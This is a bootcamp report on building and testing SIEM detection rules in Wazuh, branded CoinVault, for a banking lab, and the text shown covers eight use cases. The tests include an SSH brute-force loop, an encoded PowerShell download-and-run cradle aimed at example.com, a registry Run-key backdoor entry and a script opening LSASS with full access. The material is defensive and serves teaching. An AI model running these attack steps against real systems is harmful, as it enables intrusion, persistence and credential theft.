

CoinVault

SIEM use cases for Banking & finance sector

Rana Almeshari

Built during the Tuwaiq Academy Advanced Cybercrime & Digital Forensic Investigation Bootcamp

(2026)

Introduction

This report covers a SIEM detection engineering project I built for the banking sector. I picked banking specifically because every use case could be tested with real tools, and it maps cleanly onto compliance frameworks like PCI-DSS that banks actually have to follow.

I rebranded Wazuh (an open-source SIEM/XDR platform) as CoinVault for this project. My lab setup has a Windows 10 endpoint with Sysmon (playing the role of a banking employee's workstation), an Ubuntu server acting as backend banking infrastructure, and Suricata watching network traffic, all reporting into one CoinVault manager.


So far I've built, tested, and documented 20 detection use cases, each one mapped to a real MITRE ATT&CK technique with a real banking scenario behind it. I didn't just want to use Wazuh's default rules as-is, so every use case either fills a gap where no default rule existed, or improves on one that did (cutting down false positives, adding correlation, or targeting the actual attacker behavior more precisely). Between them, these cover most of MITRE ATT&CK's tactics: Credential Access, Persistence, Execution, Defense Evasion, Lateral Movement, Collection, Exfiltration, Command and Control, and Impact.

Along the way I ran into a bunch of real technical issues worth documenting, things like Wazuh not correlating rules reliably across two different agents, custom decoders behaving differently depending on the log source, and Windows logging a different value than what I actually requested in code. I kept notes on these since they were genuine debugging work, that could be helpful for future implementations and also tuning existing rules .

Each use case below includes: the MITRE technique, log source, the rule itself (and what default rule it builds on, if any), why it matters for banking specifically, how I'd handle false positives, and the actual test I ran to confirm it works.

Use Cases Covered in this report that has been tested and confirmed

(Click the Image for better view)



Use Cases

1. SSH Brute Force Detection

2. New Account Created and Added to Administrators Group

3. Successful Login After Brute Force Attempt

4. PowerShell Executed with Encoded/Obfuscated Command

5. Registry Run Key Persistence Pointing to Suspicious Location

6. Rapid Bulk File Staging in Customer Records Directory

7. Suspicious High-Privilege Access to LSASS Process Memory

8. Discovery Command Followed by Outbound SSH Connection

9. Suricata C2 Alert Followed by Frequency Correlation (Beaconing)

10. Mass Creation of Ransomware-Style Encrypted Files

11. Archive Creation Followed by Network Activity (Exfiltration)

12. Cryptomining Tool Execution Detected

13. Regsvr32 LOLBin Code Execution (Squiblydoo)

14. Mshta Remote Script Execution

15. Active Directory Domain Enumeration

16. PowerShell Execution Policy Bypass

17. AMSI Bypass Attempt Detected

18. PowerShell Reflective Assembly Loading (Fileless Execution)

19. Process Injection Targeting Web Browser (Banking Trojan Web-Inject)

20. Windows Credential Manager/Vault Enumeration

1.Use case: SSH Brute Force Detection

-MITRE ATT&CK Technique: T1110.001, Brute Force: Password Guessing

-Log source: /var/log/auth.log

-Rule:

```
<rule id="100010" level="10" frequency="4" timeframe="60">
 <if_matched_sid>5760</if_matched_sid>
 <same_source_ip />
 <description>CoinVault: SSH brute force detected against banking server
- 4 failed attempts within 60 seconds</description>
 <mitre>
  <id>T1110.001</id>
 </mitre>
 <group>authentication_failures,pci_dss_10.2.4,pci_dss_10.2.5,</group>
</rule>
```

Why this matters for banking:


A brute forced SSH login can hand an attacker direct access to a backend server holding customer accounts or transaction data, which is exactly the kind of access that leads to fraud or a reportable breach, Maps to PCI DSS 10.2.4/10.2.5, which banks are required to meet.


-Rule Test:

1-i attempted to SSH with multiple false passwords from one machine to the ubuntu server

```
wazuh@ubuntu:~/Downloads$ for i in {1..5}; do ssh ubuntu@192.168.225.130 "exit"; done
ubuntu@192.168.225.130's password:
Permission denied, please try again.
ubuntu@192.168.225.130's password:
Permission denied, please try again.
ubuntu@192.168.225.130's password:
ubuntu@192.168.225.130: Permission denied (publickey,password).
ubuntu@192.168.225.130's password:
Permission denied, please try again.
ubuntu@192.168.225.130's password:
Permission denied, please try again.
ubuntu@192.168.225.130's password:
```

2- Result : Coinvault fired an alert





Document Details

View surrounding documents | View single document

t predecoder.timestamp	Aug 07 15:52:23
t previous_output	Aug 07 15:52:18 ubuntu-VMware-Virtual-Platform sshd[25186]: Failed password for ubuntu from 192.168.225.129 port 45014 ssh2 Aug 07 15:52:12 ubuntu-VMware-Virtual-Platform sshd[25186]: Failed password for ubuntu from 192.168.225.129 port 45014 ssh2 2026-08-07T18:52:12.951437+03:00 ubuntu-VMware-Virtual-Platform sshd[25186]: Failed password for ubuntu from 192.168.225.129 port 45014 ssh2
t rule.description	CoinVault: SSH brute force detected against banking server - 4 failed attempts within 60 seconds
# rule.firedtimes	1
# rule.frequency	4
t rule.groups	local, syslog, sshd, authentication_failures
t rule.id	100010
# rule.level	10
rule.mail	false
t rule.mitre.id	T1110.001
t rule.mitre.tactic	Credential Access
t rule.mitre.technique	Password Guessing
t rule.pci_dss	10.2.4, 10.2.5
timestamp	Aug 7, 2026 @ 08:52:24.296

2. Use case: New Account Created and Added to Administrators Group (Possible Backdoor Provisioning)

-MITRE ATT&CK Technique: T1136.001, Create Account: Local Account

-Log source: Windows Security Event Log (Event ID 4720, account created; Event ID 4732, member added to Administrators group)

-Rule:

```
<rule id="100011" level="12" frequency="2" timeframe="120">
 <if_matched_sid>60109</if_matched_sid>
 <if_sid>60154</if_sid>
```

```
<same_field>win.eventdata.subjectUserName</same_field>
<description>CoinVault: Same operator account created a new user and added a member to Administrators group within 2 minutes, possible backdoor account provisioning</description>
<mitre>
  <id>T1136.001</id>
</mitre>

<group>windows,privilege_escalation,pci_dss_7.1,pci_dss_10.2.5,</group>
</rule>
```


the rule Builds on two Wazuh default rules (60109, 60154). Correlates them by the operator account (subjectUserName) performing both actions within a 2 minute window

Why this matters for banking:


Creating a new account and immediately giving it admin rights is a classic way to plant a backdoor, so the attacker keeps access even if their original entry point gets shut down. On a banking endpoint this means persistent, hidden control over a machine that could reach customer or transaction data. Maps to PCI DSS 7.1 and 10.2.5, which require banks to control and track privileged account changes

-Rule Test:

1-On the Windows endpoint i created a new account and added it to Administrators:



2-Result: CoinVault fired an alert



3. Use case: Successful Login After Brute Force Attempt (Possible Account Compromise)

-MITRE ATT&CK Technique: T1078, Valid Accounts

-Log source: /var/log/auth.log (SSH daemon logs), collected by the Wazuh agent and sent to the manager

-Rule:

```
<rule id="100013" level="14" timeframe="300">
 <if_matched_sid>100010</if_matched_sid>
 <if_sid>5715</if_sid>
 <same_source_ip />
 <description>CoinVault: Successful login after brute force attempt from same IP - possible compromised account</description>
 <mitre>
   <id>T1078</id>
 </mitre>

<group>authentication_success,account_compromise,pci_dss_10.2.5,pci_dss_8.1.5,</group>
</rule>
```


Builds on rule 100010 (my custom brute force detection) and rule 5715 (successful SSH login), it Correlates on same source IP within a 5 minute window, so it only fires when a successful login follows a brute force attempt from the same attacker

Why this matters for banking:

A brute force attempt alone just means someone's trying to get in. This rule confirms they might have actually succeeded, which is the difference between "watch this" and "respond now." On a banking server this could mean an attacker just got real access to customer or transaction data, so this escalates to a high severity alert. Maps to PCI DSS 10.2.5 and 8.1.5, which require monitoring privileged and repeated access attempts.

Rule Test:

1-multiple SSH login Fails followed by a successful attempt



2-Alert got triggered



4. Use case: PowerShell Executed with Encoded/Obfuscated Command

-MITRE ATT&CK Technique: T1059.001, Command and Scripting Interpreter: PowerShell

-Log source: Sysmon Event ID 1 (process creation) via Windows Event Log, collected by the Wazuh agent

-Rule:

```
<rule id="100014" level="12">
 <if_sid>92027</if_sid>
 <field name="win.eventdata.commandLine"
type="pcre2">(?i)-enc(odedcommand)?\s</field>
 <description>CoinVault: PowerShell executed with encoded/obfuscated
command, possible malicious payload</description>
 <mitre>
  <id>T1059.001</id>
 </mitre>
 <group>windows,execution,pci_dss_10.2.4,pci_dss_10.2.5,</group>
</rule>
```

this rule builds on Wazuh's default rule 92027 (PowerShell spawning PowerShell, level 4) but adds a regex match on the command line for the -enc or -EncodedCommand flag, so it only escalates to a high severity

alert when an actual obfuscated/base64 payload is present, not just any nested PowerShell process

Why this matters for banking:

malicious code from simple text-based detection and antivirus, often as a first step to download and run additional tools. On a banking endpoint this could be the entry point for malware that goes after customer data or spreads deeper into the network. Maps to PCI DSS 10.2.4 and 10.2.5, which require tracking suspicious access and system activity

***False Positive Handling:** Some legitimate admin scripts or software installers use encoded PowerShell for benign reasons. To reduce false positives, this can be tuned by allowlisting known signed scripts or specific hashes used by IT, or by decoding the base64 payload and checking it against known-safe patterns before alerting.

Rule Test:

1-i ran an encoded command in powershell on the windows agent:

```
PS C:\Users\windows> powershell -enc
SQBFAFgAIAAoAE4AZQB3ACOATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBi
AEMAbABpAGUAbgBOACkALgBEAG8AdwBuAGwAbwBhAGQAUwBOAHIAaQBu
AGcAKAAnAGgAdABOAHAAOgAvAC8AZQB4AGEAbQBwAGwAZQAuAGMAbwBt
AC8AJwApAA==
```

2-CoinVault Alert got triggered



5. Use case:Registry Run Key Persistence Pointing to Suspicious Location

-MITRE ATT&CK Technique: T1547.001, Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder

-Log source: Sysmon Event ID 13 (registry value set) via Windows Event Log, collected by the Wazuh agent

-Rule:

```
<rule id="100015" level="12">
  <if_sid>92302</if_sid>
  <field name="win.eventdata.details" type="pcre2">(?i)^.*\\\\users\\\\[^\\\\]+\\\\([^\\\\]+\.exe|appdata\\\\local\\\\temp\\\\.*|downloads\\\\.*|desktop\\\\.*)$|^.*programdata\\\\.*$</field>
  <description>CoinVault: Registry run key persistence pointing to a suspicious user-writable location, possible malware persistence</description>
  <mitre>
    <id>T1547.001</id>
```

```
</mitre>
<group>windows,persistence,pci_dss_10.2.4,pci_dss_10.2.5,</group>
</rule>
```

Builds on Wazuh's default rule 92302 (any registry run-key modification, level 6). Adds path-based filtering so it only escalates to a high severity alert when the executable is placed in a user-writable location (user profile root, AppData\Local\Temp, Downloads, Desktop, or ProgramData), since legitimate software almost always installs to Program Files, not these locations.

Why this matters for banking:
Registry run keys are one of the most common ways malware survives a reboot on a compromised endpoint. If this happens on a banking workstation, it could mean an attacker has planted a persistent foothold that keeps running every time the machine restarts, giving them repeated access toward customer or transaction systems. Maps to PCI DSS 10.2.4 and 10.2.5, which require monitoring system and configuration changes.

***False Positive Handling:** Some legitimate portable apps or user-installed tools do run from these folders. This can be tuned by allowlisting known, approved software hashes or paths, or by combining this alert with other


signals (like the executable also being unsigned) before escalating further.

Rule Test:

1- On the Windows endpoint, added a registry run key pointing to an executable in the user's profile folder:

```
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "UpdaterSvc8" /t REG_SZ /d "C:\Users\windows\backdoor8.exe" /f
```

2- coinvault alert triggered



6. Use case:Rapid Bulk File Staging in Customer Records Directory

-MITRE ATT&CK Technique: T1074.001, Data Staged: Local Data Staging

-Log source: Wazuh FIM (syscheck), monitoring /var/customer_records on the banking backend server

-Rule:

```
<rule id="100020" level="12" frequency="10" timeframe="30">
 <if_matched_group>syscheck_entry_added</if_matched_group>
 <field name="file" type="pcre2">(?i)/var/customer_records/</field>
 <description>CoinVault: Rapid bulk file staging detected in customer records directory (10+ files within 30 seconds), possible data collection before exfiltration</description>
 <mitre>
  <id>T1074.001</id>
 </mitre>

<group>linux,collection,pci_dss_10.2.4,pci_dss_10.2.5,pci_dss_3.4,</group>
</rule>
```

Builds on Wazuh's default rule 554 (single file added). A lone "file added" alert is too noisy on its own since normal activity creates files constantly.

This rule adds velocity-based correlation, escalating only when 10+ files land in the customer records directory within 30 seconds, the same core logic real DLP tools use to catch staging behavior instead of normal, gradual file activity.

Why this matters for banking:

Before an attacker can exfiltrate customer or transaction data, they usually gather it into one place first. A sudden burst of files appearing in a sensitive directory is a strong early warning sign of this staging step, catching it here means stopping a breach before the data actually leaves the network. Maps to PCI DSS 10.2.4, 10.2.5, and 3.4, which require monitoring and protecting stored cardholder/customer data.


***False Positive Handling:** A legitimate backup job or batch import could also create many files quickly. This can be tuned by allowlisting known backup service accounts/processes, or scheduling backups outside the detection window, or raising the threshold if the org's normal batch size is larger than 10

Rule Test:

1- On the banking server (Ubuntu), created 15 files in rapid succession in the monitored customer records directory:

```
for i in $(seq 51 65); do echo "customer data $i" >
/var/customer_records/customer_$i.txt; done
```

2-CoinVault fired an alert (rule 100020)



7.Use case: Suspicious High-Privilege Access to LSASS Process Memory

-MITRE ATT&CK Technique: T1003.001, OS Credential Dumping: LSASS Memory

-Log source: Sysmon Event ID 10 (process access) via Windows Event Log, collected by the Wazuh agent

-Rule:

```
<rule id="100016" level="14">
 <if_group>sysmon_event_10</if_group>
 <field name="win.eventdata.targetImage"
type="pcre2">(?i)lsass\.exe$</field>
 <field name="win.eventdata.grantedAccess"
type="pcre2">(?i)^0x1f3fff$|^0x143a$</field>
```

```
 <description>CoinVault: Suspicious high-privilege access to LSASS
process memory, possible credential dumping attempt</description>
 <mitre>
   <id>T1003.001</id>
 </mitre>

<group>windows,credential_access,pci_dss_10.2.4,pci_dss_10.2.5,</group
>
</rule>
```

Wazuh's default rule for this (92900) only flags a narrower set of access values (0x1010, 0x40). This rule instead targets high-privilege access masks specifically associated with full memory dumping tools (0x1f3fff, 0x143a), rather than the broader, noisier access levels routine processes request, which reduces false positives while still catching real credential dumping attempts.

Why this matters for banking:

LSASS holds cached credentials in memory, so an attacker who successfully dumps it can walk away with usable passwords or hashes for other accounts on the network. On a banking endpoint this could mean an attacker escalating from one compromised machine to accessing systems that touch customer or transaction data. Maps to PCI

DSS 10.2.4 and 10.2.5, which require monitoring and logging access to sensitive system processes.

***False Positive Handling:** Some legitimate security/monitoring tools request broad access to LSASS for scanning purposes. This can be tuned by allowlisting known EDR/AV processes by path or hash, or by requiring the access to come from a non-standard/unsigned source image before escalating.

*debugging note : first version of the rule used `0x1fffff` since that's the standard PROCESS_ALL_ACCESS value, but it never fired,

so i checked the raw event in the archive and found Windows actually logged the granted access as `0x1f3fff` instead,(a different value than what the script actually requested)

i learned that windows doesn't always grant the exact access you ask for, so what shows up in the log can be slightly off from the value in your code

so sometimes you have to test with the real attack action and check what actually got logged instead of just trusting the documented constant

Rule Test:

1- Ran a PowerShell script using OpenProcess to request PROCESS_ALL_ACCESS on lsass.exe:

```
$signature = @"
using System;
using System.Runtime.InteropServices;
public class ProcAccess {
  [DllImport("kernel32.dll", SetLastError = true)]
  public static extern IntPtr OpenProcess(int dwDesiredAccess, bool bInheritHandle, int dwProcessId);
  [DllImport("kernel32.dll", SetLastError = true)]
  public static extern bool CloseHandle(IntPtr hObject);
}
"@
Add-Type -TypeDefinition $signature
$lsassProcess = Get-Process lsass
$handle = [ProcAccess]::OpenProcess(0x1F0FFF, $false, $lsassProcess.Id)
```

```
[ProcAccess]::CloseHandle($handle)
```

2-Result: CoinVault fired an alert (rule 100016)



8.Use case: Discovery Command Followed by Outbound SSH Connection (Lateral Movement Pivot)

-MITRE ATT&CK Technique: T1021.004, Remote Services: SSH

-Log source: Sysmon Event ID 1 (process creation) on the Windows endpoint

-Rule:

```
<rule id="100026" level="8">
 <if_sid>92039</if_sid>
 <description>Account/system discovery command executed (account risk indicator)</description>
 <group>account_risk_indicator,</group>
</rule>
```

```
<rule id="100028" level="15" frequency="2" timeframe="60">
 <if_matched_sid>100026</if_matched_sid>
 <if_group>windows,sysmon</if_group>
```

```
 <field name="win.eventdata.image" type="pcre2">(?i)ssh\.exe$</field>
 <description>CoinVault: Discovery command followed by outbound SSH connection attempt from the same workstation within 60 seconds, possible lateral movement pivot</description>
 <mitre>
   <id>T1021.004</id>
 </mitre>
 <group>lateral_movement,pci_dss_10.2.5,pci_dss_7.1,</group>
</rule>
```

Builds on rule 92039 (net.exe account discovery). Correlates that discovery activity with the workstation immediately launching an SSH client (ssh.exe) toward another host within 60 seconds, both events from the same agent. This mirrors real attacker behavior: recon on the compromised machine first, then pivot toward another system, in this case the banking server.

Why this matters for banking:

An employee workstation running discovery commands and then immediately opening an outbound SSH connection is not normal user behavior, it looks like an attacker who just compromised the machine, checked what accounts exist, and is now moving toward another system. If that target is the banking server, this could be the exact moment an

attacker pivots from a low-value foothold to a system holding customer or transaction data. Maps to PCI DSS 10.2.5 and 7.1, which require monitoring access attempts and controlling movement toward sensitive systems.

